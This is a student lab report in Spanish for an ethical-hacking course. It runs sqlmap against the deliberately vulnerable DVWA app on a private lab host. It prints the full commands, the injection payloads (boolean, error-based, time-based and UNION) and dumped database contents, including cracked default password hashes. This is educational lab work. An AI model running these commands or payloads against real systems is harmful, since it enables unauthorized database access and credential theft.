HACKING ÉTICO

Unidad 2. Actividad 23

24 DE ENERO DE 2024


CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

SQL Injection con SQL Map


Ejercicio 1: SQLMap en nivel de seguridad medio

El comando usado es:




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.3.7/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="language=en; welcomebanner_status=dis
miss; cookieconsent_status=dismiss; continueCode=be2NXZML4xVkK0bRUeTgHvi2guMjcmvU2WcbOFJofXMtYR0WQRq3691mO8va; security=low; P
HPSESSID=mi4rqvko5pnpldhsntoi1m3nig" --current-user --dbs --current-db
```

La solución dada es:




```
[14:20:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:20:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:20:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:20:11] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' inj
ectable (with --not-string="Me")
[14:20:11] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:20:11] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[14:20:12] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[14:20:12] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```



```
[14:20:12] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[14:20:12] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:20:20] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:20:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:20:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[14:20:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pot
ential) technique found
[14:20:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of qu
ery columns. Automatically extending the range for current UNION query injection technique test
[14:20:20] [INFO] target URL appears to have 2 columns in query
[14:20:20] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[14:20:20] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experienc
e any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
```


El archivo log:



```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/10.0.3.7]
└─$ cat log
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3465=3465#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 4972 FROM(SELECT COUNT(*),CONCAT(0x716b717a71,(SELECT (ELT(4972=4972,1))),
0x716b627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- CGqy&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9358 FROM (SELECT(SLEEP(5)))AFyN)-- ykkt&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b717a71,0x6c64654547676b754e694f585373544b774a754c6b
51595662436156466c75726c566148426a714c,0x716b627671)#&Submit=Submit
---
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
current user: 'dvwa@localhost'
current database: 'dvwa'
available databases [6]:
[*] dvna
[*] dvwa
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
```


Ejercicio 2: Blind SQL en nivel de seguridad medio

El comando que he usado es:




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.3.7/dvwa/vulnerabilities/sqli_blind/" --cookie="language=en; welcomebanner_status=dismiss; cookieco
nsent_status=dismiss; continueCode=be2NXZML4xVkK0bRUeTgHvi2guMjcmvU2WcbOFJofXMtYR0WQRq3691mO8va; security=medium; PHPSESSID=mi
4rqvko5pnpldhsntoi1m3nig" --data="id=1&Submit=Submit" -p id -T users --tables --batch --threads 5 --dump
```


La solución que me ha dado es:




```
Database: mutillidae
[12 tables]
+---------------------------------------------+
| accounts                                    |
| blogs_table                                 |
| captured_data                               |
| credit_cards                                |
| help_texts                                  |
| hitlog                                      |
| level_1_help_include_files                  |
| page_help                                   |
| page_hints                                  |
| pen_test_tools                              |
| user_poll_results                           |
| youTubeVideos                               |
+---------------------------------------------+

Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 3       | 1337    | /dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2021-05-14 05:27:17 | 0            |
| 1       | admin   | /dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-03-17 06:18:13 | 0            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2021-05-14 05:27:17 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2021-05-14 05:27:17 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2021-05-14 05:27:17 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
```



```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/10.0.3.7]
└─$ cat log
sqlmap identified the following injection point(s) with a total of 236 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3590=3590&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2506 FROM (SELECT(SLEEP(5)))OAZP)&Submit=Submit
---
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
Database: dvwa
[2 tables]
+--------------------------------------------------------+
| guestbook                                              |
| users                                                  |
+--------------------------------------------------------+

Database: performance_schema
[52 tables]
+--------------------------------------------------------+
| hosts                                                  |
| accounts                                               |
| cond_instances                                         |
| events_stages_current                                  |
| events_stages_history                                  |
| events_stages_history_long                             |
| events_stages_summary_by_account_by_event_name         |
| events_stages_summary_by_host_by_event_name            |
| events_stages_summary_by_thread_by_event_name          |
| events_stages_summary_by_user_by_event_name            |
```



```
Database: mysql
[31 tables]
+----------------------------------------------------+
| event                                              |
| host                                               |
| plugin                                             |
| user                                               |
| column_stats                                       |
| columns_priv                                       |
| db                                                 |
| func                                               |
| general_log                                        |
| gtid_slave_pos                                     |
| help_category                                      |
| help_keyword                                       |
| help_relation                                      |
| help_topic                                         |
| index_stats                                        |
| innodb_index_stats                                 |
| innodb_table_stats                                 |
| proc                                               |
| procs_priv                                         |
| proxies_priv                                       |
| roles_mapping                                      |
| servers                                            |
| slow_log                                           |
| table_stats                                        |
| tables_priv                                        |
| time_zone                                          |
| time_zone_leap_second                              |
| time_zone_name                                     |
| time_zone_transition                               |
| time_zone_transition_type                          |
| transaction_registry                               |
+----------------------------------------------------+
```



```
Database: information_schema
[78 tables]
+-----------------------------------------------------+
| ALL_PLUGINS                                         |
| APPLICABLE_ROLES                                    |
| CHARACTER_SETS                                      |
| CHECK_CONSTRAINTS                                   |
| CLIENT_STATISTICS                                   |
| COLLATIONS                                          |
| COLLATION_CHARACTER_SET_APPLICABILITY               |
| COLUMN_PRIVILEGES                                   |
| ENABLED_ROLES                                       |
| FILES                                               |
| GEOMETRY_COLUMNS                                    |
| GLOBAL_STATUS                                       |
| GLOBAL_VARIABLES                                    |
| INDEX_STATISTICS                                    |
| INNODB_BUFFER_PAGE                                  |
| INNODB_BUFFER_PAGE_LRU                              |
| INNODB_BUFFER_POOL_STATS                            |
| INNODB_CMP                                          |
| INNODB_CMPMEM                                       |
| INNODB_CMPMEM_RESET                                 |
| INNODB_CMP_PER_INDEX                                |
| INNODB_CMP_PER_INDEX_RESET                          |
| INNODB_CMP_RESET                                    |
| INNODB_FT_BEING_DELETED                             |
| INNODB_FT_CONFIG                                    |
| INNODB_FT_DEFAULT_STOPWORD                          |
| INNODB_FT_DELETED                                   |
```